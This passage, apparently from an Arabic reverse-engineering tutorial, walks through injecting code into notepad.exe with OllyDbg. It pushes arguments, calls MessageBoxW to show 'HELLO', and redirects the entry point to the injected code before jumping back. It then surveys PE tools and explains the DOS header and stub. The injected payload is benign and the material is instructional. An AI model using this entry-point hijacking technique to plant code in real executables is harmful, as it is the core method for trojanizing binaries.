
13- نقوم بفعل نفس الشيء للخمس بايتات التالية .. حيث نقوم بدفع نص الرسالة.

```
0100873C  .  55 53 45 52 :ASCII "USER32.dll",0
01008747  .  4800 4500 4C UNICODE "HELLO",0
01008753     6A 00        PUSH 0
01008755     68 47870001  PUSH notepad.01008747   UNICODE "HELLO"
0100875A     68 47870001  PUSH notepad.01008747   UNICODE "HELLO"
0100875F     00           DB 00
01008760     00           DB 00
```

14- نقوم بتحديد 2 بايت تاليين لنقوم بدفع مقبض النافذة المالكة للرسالة.. ونقوم بدفع القيمة صفر لها.

```
0100873C  .  55 53 45 52 :ASCII "USER32.dll",0
01008747  .  4800 4500 4C UNICODE "HELLO",0
01008753     6A 00        PUSH 0
01008755     68 47870001  PUSH notepad.01008747   UNICODE "HELLO"
0100875A     68 47870001  PUSH notepad.01008747   UNICODE "HELLO"
0100875F     6A 00        PUSH 0
01008761     00           DB 00
01008762     00           DB 00
```

15- الآن نريد الحصول علي عنوان الدالة MessageBox .. نقوم بالضغط علي [CTRL+N] للحصول علي قائمة بأسماء الرموز .. وفي القائمة نجد أن الدالة MessageBoxA ليست مستوردة .. ومن الممكن إتيان عنوانها واستخدامه مباشرة .. ولكن أيضا من الممكن استخدام الدالة MessageBoxW التي يستخدمها برنامج Notepad لعرض الرسائل .. ومن النظر نجد أن عنوانها هو [01001268]




وبالتالي لاستخدمها علينا استدعاء هذا العنوان من مقطع البيانات DS حيث يوجد جدول الدوال المستوردة :

CALL DWORD PTR DS:[1001268]


وبالتالي نقوم بتحديد خمس بايتات لكتابة تعليمة استدعاء الدالة بهم.

```
0100873C  .  55 53 45 52 :  ASCII "USER32.dll",0
01008747  .  4800 4500 4C(  UNICODE "HELLO",0
01008753     6A 00          PUSH 0
01008755     68 47870001    PUSH notepad.01008747
0100875A     68 47870001    PUSH notepad.01008747
0100875F     6A 00          PUSH 0
01008761     FF15 6812000   CALL DWORD PTR DS:[<&USER32.MessageBoxW>]
01008767     00             DB 00
```


16- لدينا الآن عنوان بداية تنفيذ الكود المحقون وهو [01008753] وسنقوم الآن بمعرفة نقطة البداية Entrypoint الخاصة بالبرنامج وتغييرها بعنوان الكود لدينا حيث نقوم بالضغط علي الزرين [Alt+M] لإظهار نافذة Memory Map .. ثم نختار العنصر [PE Header] الخاص ببرنامج Notpad ونقوم بالضغط عليه مرتين بزر الفارة الأيسر.




فستظهر نافذة بها قائمة نختار منها AddressOfEntryPoint



حيث نقوم بالضغط علي هذا العنصر مرتين لتظهر النافذة التالية:




نحفظ العنوان الأصلي [739D] لدينا ثم نقوم بتغيير القيمة إلي العنوان النسبي لبداية الكود المحقون[8753].




ثم نضغط OK .. ونذهب إلي الكود المحقون .. ونضيف الأمر التالي بطول 5
بايتات في نهاية الكود للقفز إلي عنوان نقطة بداية الكود الأصلي.

JMP 0100739D


وستكون الكود النهائي علي الشكل التالي:




17- الآن نريد حفظ التغييرات التي قمنا بها إلي الملف التنفيذي .. فنقوم بتحديد الأسطر التي قمنا بكتابتها بدءا من العنوان [01008747] إلي العنوان [0100876B] .. ثم نضغط كليك يمين ومن القائمة المنسدلة نختار Edit ثم آخر اختيار [Copy To Executable]



وستظهر النافذة التالية :



قم بالضغط بزر الفارة الأيمن عليها .. وستظهر قائمة اختر منها الأمرsave



وقم بحفظ نسخة أخري من الملف التنفيذي باسم أخر ..


18- قم بفتح النسخة التي قمت بحفظها ببرنامج ollydbg وقم بإعادة الخطوة رقم (**16**) .. وتغيير نقطة بداية البرنامج إلي عنوان الكود المحقون [8753] ثم قم بتحديد السطر .. والضغط بزر الفارة الأيمن واختر نفس الأمر السابق [Copy To Executable].. واحفظ الملف باستبداله بالنسخة التي قمت بحفظها مؤخرا.. ثم قم بتشغيل الملف التنفيذي .. وستجده يخرج الرسالة النصية "hello" ثم يقفز لتنفيذ كود البرنامج الأصلي.. أو تستطيع تغيير نقطة بداية البرنامج بواسطة البرنامج التاليCFF Explorer.

3 – برنامج Cff Explorer

يعتبر من الأدوات المتميزة حاليا .. والتي تحتوي علي أكثر من برنامج في آن واحد وهو ما يتميز به هذا البرنامج .. وتستطيع الحصول عليه من الموقع الرسمي :
http://www.ntcore.com/

والبرنامج عبارة عن مستكشف كامل للبنية التنفيذية للملفات .. كما يتيح لك التعديل والتغيير بكل سهولة.


بعد تنزيله وتشغيله ستجد الواجهة الرئيسية كالأتي :




من قائمة File تختار الأمر Open وتحمل به الملف المراد استعراضه .. أو تقوم بسحبه وإفلاته في البرنامج.

وسيقوم البرنامج بعرض البنية التنفيذية للملف بشكل رائع ومنظم.

حيث توجد نافذة شجرة Tree علي يسار البرنامج بها بنية الملف .. تختار البنية التي تريد استعرضها .. وستجد قائمة علي اليمين تشمل جميع عناصر البنية بالأسماء والإزاحات والأحجام والقيم الحالية والمعني في بعض الأحيان.



وتستطيع التغيير في القيم بمباشرة ثم اختيار الأمرSave لحفظ الملف.




4 – أدوات آخري

يوجد أدوات أخري متميزة يمكنك استكشافها مثل :


1 - أداة PEiD

الموقع الرسمي : http://peid.has.it/



2 - أداة LordPE


موقع التحميل : http://freewareapp.com/lordpe_download/



3 - برنامج Hex WorkShop

الموقع الرسمي : http://www.hexworkshop.com/


برنامج لا غني عنه لاستعراض وتحرير الملفات وستحتاج إليه بصورة شبه يومية.



4 - برنامج IDA Pro Disassembler & Debugger

الموقع الرسمي : http://www.hex-rays.com/idapro/

وهو البرنامج الذي تستخدمه جميع الشركات الأمنية في مكافحة الثغرات والفيروسات .. ومجموعة غير قليلة من شركات تطوير البرمجيات لأنظمة ويندوز ولينكس وARM و Symbian وغيرهم.





الفصل الثاني

بنية الملف التنفيذي

PE File Format

بنية الملف التنفيذي **P**ortable **E**xecutable Format عبارة عن بنية لملف الـ EXE و الـ DLL وأيضا ملف الـ Object File التي ينتجه المترجم أثناء تحويل الشفرة إلي binary.

وهذه البنية عبارة عن هيكل مغلف لبيانات الملف التنفيذي والتي تتيح لنظام التشغيل التعامل مع هذا الملف.. وتنفيذ الأوامر الموجودة به.

تتكون تلك البنية من 5 أقسام رئيسية موضحة كالآتي :

1 - ترويسة الدوس Dos MZ Header

2 - توقيع الدوس DOS Stub

3 - ترويسة الملف التنفيذي PE Header

4 - جدول أقسام الملف Section Table

5 - أقسام الملف التنفيذي.

Dos MZ Header ترويسة الدوس
Dos Stub توقيع الدوس
PE Header ترويسة الملف التنفيذي
Section Table جدول أقسام الملف التنفيذي
Section **1**
Section **2**
....
Section **n**

⌖ أولا : ترويسة الدوس Dos MZ Header

وهذه الترويسة خاصة بملفات الدوس التنفيذية ولها بنية باسم IMAGE_DOS_HEADER .. ويوجد تعريفها بالملف "Windows.inc" كالتالي :

```
IMAGE_DOS_HEADER STRUCT
      e_magic          WORD      ?
      e_cblp           WORD      ?
      e_cp             WORD      ?
      e_crlc           WORD      ?
      e_cparhdr        WORD      ?
      e_minalloc       WORD      ?
      e_maxalloc       WORD      ?
      e_ss             WORD      ?
      e_sp             WORD      ?
      e_csum           WORD      ?
      e_ip             WORD      ?
      e_cs             WORD      ?
      e_lfarlc         WORD      ?
      e_ovno           WORD      ?
      e_res            WORD    4 dup(?)
      e_oemid          WORD      ?
      e_oeminfo        WORD      ?
      e_res2           WORD   10 dup(?)
      e_lfanew         DWORD     ?
IMAGE_DOS_HEADER ENDS
```

عدد عناصر تلك البنية هو 19 عضو .. كل عضو قيمته 2 بايت Word ما عدا العضو الأخير قيمته 4 بايت DWord.. وبحساب حجم المصفوفات فيكون بذلك حجم البنية 64 بايت .. وتكون في الذاكرة على هذا الشكل :

```
          0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F  0123456789ABCDEF
00000000 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..............
00000010 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ........@.......
00000020 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000030 00 00 00 00 00 00 00 00 00 00 00 00 C0 00 00 00  ................
00000040 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ........!..L.!Th
00000050 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
00000060 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS
```

وسنستخدم من هذه اللحظة قيم Hexadecimal للتعبير عن الإزاحات والأرقام.

وفيما يلي استعراض لعناصر تلك البنية .. **مع العلم** أن عناصر هذه البنية لا تهمنا إطلاقا في تطبيقات 32 Bit سوى في عنصرين فقط .. العنصر الأول

e_magic والعنصر الأخير e_lfanew .. ويمكن حذف معظم تلك العناصر من الملف التنفيذي وسيعمل البرنامج بدون مشاكل :

1) **e_magic :** [00-01] يحتوي علي الرقم السحري [4D5A]h .. ويطلق الرقم السحري علي أي قيمة ثابتة تعرف صيغة الملف .. وهو يقابل حرفي الآسكي "MZ" نسبة إلي Mark Zbikowski مصمم صيغة الملفات التنفيذية للدوسMS DOS.

2) **e_cblp :** [02-03] صيغة ملف الدوس التنفيذية مكونة من صفحات .. كل صفحة بحجم 512 بايت .. وهذا العنصر يحتوي علي عدد البايتات في أخر صفحة في ملف الدوس.

3) **e_cb :** [04-05] يحتوي علي عدد الصفحات في ملف الدوس التنفيذي .. وبهذا يمكن معرفة طول الملف هكذا :
إذا كان e_cblp يساوي صفر فيكون :

```
Length =  e_cb * 512
```

وإذا كان e_cblp لا يساوي الصفر فيكون

```
Length = (e_cb-1) * 512 + e_cblp
```

والواحد المحذوف نتيجة لأخر صفحة والتي نحسبها منe_cblp بعدد البايتات في الصفحة الأخيرة.

4) **e_crlc :** [06-07] ويحتوي علي عدد المدخلات المنتقلة في الذاكرة Relocations .

5) **e_cparhdr :** [08-09] يحتوي علي حجم الترويسة Header في الفقرات.

6) **e_minalloc :** [0A-0B] عدد الفقرات الأدني المطلوبة لتشغيل البرنامج.

7) **e_maxalloc :** [0C-0D] عدد الفقرات الأقصي.

8) **e_ss :** [0E-0F] : يحتوي علي القيمة الابتدائية للمكدس stack segment.

9) **e_sp :** [10-11] يحتوي علي مؤشر الاستاك الابتدائي.

10) **e_csum :** [12-13] يحتوي علي القيمة المقارنة checksum.

11) **e_ip :** [14-15] يحتوي علي نقطة دخول البرنامج entry point وهي قيمة مؤشر التعليمة الابتدائيةInstruction Pointer.

12) **e_cs :** [16-17] يحتوي علي القيمة الابتدائية لبداية قطاع الكود.

13) **e_lfarlc :** [18-19] يحتوي علي عنوان أول عنصر في المدخلات المنتقلة في الملف التنفيذي.

14) **e_ovno :** [1A- 1B] يحتوي علي القيمة صفر للبرامج الرئيسية.


15) **e_res :** [1C-1D, 1E-1F, 20-21, 22-23] مصفوفة 4 Words محجوزة.

16) **e_oemid :** [24-25] يحتوي علي معرف الـOEM.

17) **e_oeminfo :** [26-27] معلومات الـ OEM.


18) **e_res2 :** [28-3B] مصفوفة 10 Words محجوزة.

19) **e_lfanew :** [3C-40] : قيمة Dword تحتوي علي عنوان بداية ترويسة الـ PE للتطبيق 32bit.




	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ..............
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	........@.......
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	C0	00	00	00	....
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	........!..L.!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.......
00000080	B6	2A	C2	29	F2	4B	AC	7A	F2	4B	AC	7A	F2	4B	AC	7A	.*.).K.z.K.z.K.z
00000090	7C	54	BF	7A	E7	4B	AC	7A	0E	6B	BE	7A	F1	4B	AC	7A	|T.z.K.z.k.z.K.z
000000A0	35	4D	AA	7A	F3	4B	AC	7A	52	69	63	68	F2	4B	AC	7A	5M.z.K.zRich.K.z
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000C0	50	45	00	00	4C	01	04	00	C6	C3	27	49	00	00	00	00	PE..L....'I....
000000D0	00	00	00	00	E0	00	0F	01	0B	01	05	0C	00	04	00	00	....


وإذا أردت رؤية خريطة الذاكرة بشكل أكثر تفصيلا.. فقم بتشغيلOlly واضغط علي زر M .. أو اضغط من الكيبورد [ALT+M] لعرض الـ Memory Map ..



اضغط بزر الفارة الأيمن علي العنصر المحتوي علي PE header واختر Dump



وستظهر النافذة التالية



ثانيا : توقيع الدوس Dos Stub

ملف الـ PE يبدأ بترويسة لنظام الدوس .. ويليها بريمج صغير به تعليمات بسيطة ليعمل في نظام الدوس وهو Dos Stub حجمه 128 بايت .. ووظيفته إظهار رسالة الخطأ التالية:

This program cannot be run in DOS mode

وتظهر الرسالة في حالة إذ حاول المستخدم تشغيل تطبيق 32bit غير مدعوم في بيئة الدوس .. فيظهر الرسالة ويتم الخروج من البرنامج.

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0123456789ABCDEF
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ..............
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	........@.......
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
00000030	00	00	00	00	00	00	00	00	00	00	00	00	C0	00	00	00	....
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	........!..L.!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....$.......
00000080	B6	2A	C2	29	F2	4B	AC	7A	F2	4B	AC	7A	F2	4B	AC	7A	.*.).K.z.K.z.K.z
00000090	7C	54	BF	7A	E7	4B	AC	7A	0E	6B	BE	7A	F1	4B	AC	7A	|T.z.K.z.k.z.K.z
000000A0	35	4D	AA	7A	F3	4B	AC	7A	52	69	63	68	F2	4B	AC	7A	5M.z.K.zRich.K.z
000000B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	....
000000C0	50	45	00	00	4C	01	04	00	C6	C3	27	49	00	00	00	00	PE..L.....'I....
000000D0	00	00	00	00	E0	00	0F	01	0B	01	05	0C	00	04	00	00	....

إذا لم يكن هذا البريمج الصغير موجود فكانت ستظهر رسالة مثل:

'Filename' is not recognized as an internal or external command, operable program or batch file.

بالتالي إظهار رسالة الخطأ بعدم الدعم ستكون مفيدة هنا .. وكود هذا البريمج يكون شيء مثل التالي :

```
mov dx,[offset of String]
mov ah,9h
int 21h
mov ah, 4Ch
int 21h
```

ما يفعله الكود هو تمرير عنوان نص الرسالة إلي المسجلDX.

ثم يتم استخدام الدالة رقم 9 وهي مسئولة عن طباعة النصوص .. ويتم وضعها في المسجل ah.

ثم يتم استدعاء المقاطعة 21h والتي تفحص قيمة ah فإذا كانت 9 فتقوم بطباعة النص الموجود في العنوانdx .

ثم يتم استخدام الدالة رقم4Ch وهي المسئولة عن غلق البرنامج .. ومن ثم استدعاء المقاطعة مرة أخري.

ثالثا : ترويسة الملف التنفيذىPE Header

بعد أن حصلنا علي عنوان الـ PE header من ترويسة الدوس من القيمة e_lfanew والتي تشير إلي عنوان ترويسة الملف التنفيذي.

